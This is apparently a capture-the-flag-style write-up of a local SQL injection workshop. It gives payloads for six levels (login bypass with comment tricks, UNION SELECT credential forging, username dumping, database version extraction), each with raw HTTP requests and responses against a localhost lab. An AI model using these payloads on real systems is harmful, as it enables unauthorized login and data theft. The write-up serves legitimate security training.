
# ▼ SQL Injection


### ▼ level1

Payload: `admin'#`




## ▼ level2

Payload: `admin'#`




## ▼ level3

Payload: `admin')#`

**Request**

Pretty Raw Hex

```
1 POST /level3.php HTTP/1.1
2 Host: localhost:24001
3 Content-Length: 34
4 Cache-Control: max-age=0
5 sec-ch-ua: "-Not.A/Brand";v="8", "Chromium";v="102"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost:24001
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
12 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
   image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost:24001/level3.php
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Connection: close
21
22 username=admin%27%29%23&password=1
```

**Response**

Pretty Raw Hex Render

```
21  <h1 >
      SQL Injection workshop
    </h3>
22  <h2 style="text-align: center;">
      Goal: Login as admin
    </h2>
23  <form class="form-login" method="post" onsubmit="customSubmit(this)">
24    <div class="container">
25      <label for="uname">
          <b>
            Username
          </b>
        </label>
26      <input type="text" placeholder="Enter Username" name="username"
        required>

28      <label for="psw">
          <b>
            Password
          </b>
        </label>
29      <input type="password" placeholder="Enter Password" name="password"
        required>
30      <span>
31        Wow you can log in as admin, so cool, but how about <a href='
          level4.php'>
            THIS LEVEL
          </a>
          !
        </span>
32      <button type="submit">
          Login
        </button>
```

## ▼ level4

Payload: `test'+UNION+SELECT+'admin',+'123'#`

**Request**

Pretty Raw Hex

```
1 POST /level4.php HTTP/1.1
2 Host: localhost:24001
3 Content-Length: 70
4 Cache-Control: max-age=0
5 sec-ch-ua: "-Not.A/Brand";v="8", "Chromium";v="102"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost:24001
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
12 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
   image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost:24001/level4.php
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Connection: close
21
22 username=test'+UNION+SELECT+'admin',+'123'#&password=123
```


**Response**

Pretty Raw Hex Render

```
35  <h2 style="text-align: center;">
      Goal: Login as admin
    </h2>
36  <form class="form-login" method="post" onsubmit="customSubmit(this)">
37    <div class="container">
38      <label for="uname">
          <b>
            Username
          </b>
        </label>
39      <input type="text" placeholder="Enter Username" name="username"
        required>
40
41      <label for="psw">
          <b>
            Password
          </b>
        </label>
42      <input type="password" placeholder="Enter Password" name="password"
        required>
43      <span>
44        Wow you can log in as admin, so cool, but how about <a href='
          level5.php'>
            THIS LEVEL
          </a>
          !
        </span>
45      <button type="submit">
          Login
        </button>
46    </div>
47  </form>
48 </body>
49
```

## ▼ level5

Payload `username=\&password=+union+select+username+from+users#`



Request

Pretty Raw Hex

```
1 POST /level5.php HTTP/1.1
2 Host: localhost:24001
3 Content-Length: 54
4 Cache-Control: max-age=0
5 sec-ch-ua: "-Not.A/Brand";v="8", "Chromium";v="102"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost:24001
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
12 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
   image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost:24001/level5.php
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Connection: close
21
22 username=\&password=+union+select+username+from+users#
```


Response

Pretty Raw Hex Render

```
35     <h2 style="text-align: center;">
         Goal: Login as admin
       </h2>
36     <form class="form-login" method="post" onsubmit="customSubmit(this)">
37       <div class="container">
38         <label for="uname">
             <b>
               Username
             </b>
           </label>
           <input type="text" placeholder="Enter Username" name="username"
           required>
40
41         <label for="psw">
             <b>
               Password
             </b>
           </label>
42         <input type="password" placeholder="Enter Password" name="password"
           required>
43         <span>
44           Wow you can log in as admin, so cool, but how about <a href='
             level6.php'>
               THIS LEVEL
             </a>
             !
           </span>
45         <button type="submit">
             Login
           </button>
46       </div>
47     </form>
48   </body>
```

## ▼ level6

Payload: `0 union select version()`



Request

Pretty Raw Hex

```
1 GET /level6.php?id=0%20union%20select%20version() HTTP/1.1
2 Host: localhost:24001
3 sec-ch-ua: "-Not.A/Brand";v="8", "Chromium";v="102"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
8 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
   image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Connection: close
16
17
```

Response

Pretty Raw Hex Render

```
6 Content-Length: 602
7 Connection: close
8 Content-Type: text/html; charset=UTF-8
9
10 <!DOCTYPE html>
11 <html>
12
13   <head>
14     <meta charset="UTF-8">
15     <meta name="viewport" content="width=device-width, initial-scale=1">
16     <link rel="stylesheet" href="static/css/styles.css">
17   </head>
18
19   <body>
20     <br/>
21     <br/>
22     <h1 >
         SQL Injection workshop
       </h3>
23     <h2 style="text-align: center;">
         Goal: Extract database version
       </h2>
24     <br/>
25     <form class="form-login" method="post">
26       <div class="container">
27         <span>
28           <iframe height='800px' width='100%' src='8.0.31'>
             </iframe>

           </span>
29       </div>
30     </form>
31   </body>
32
```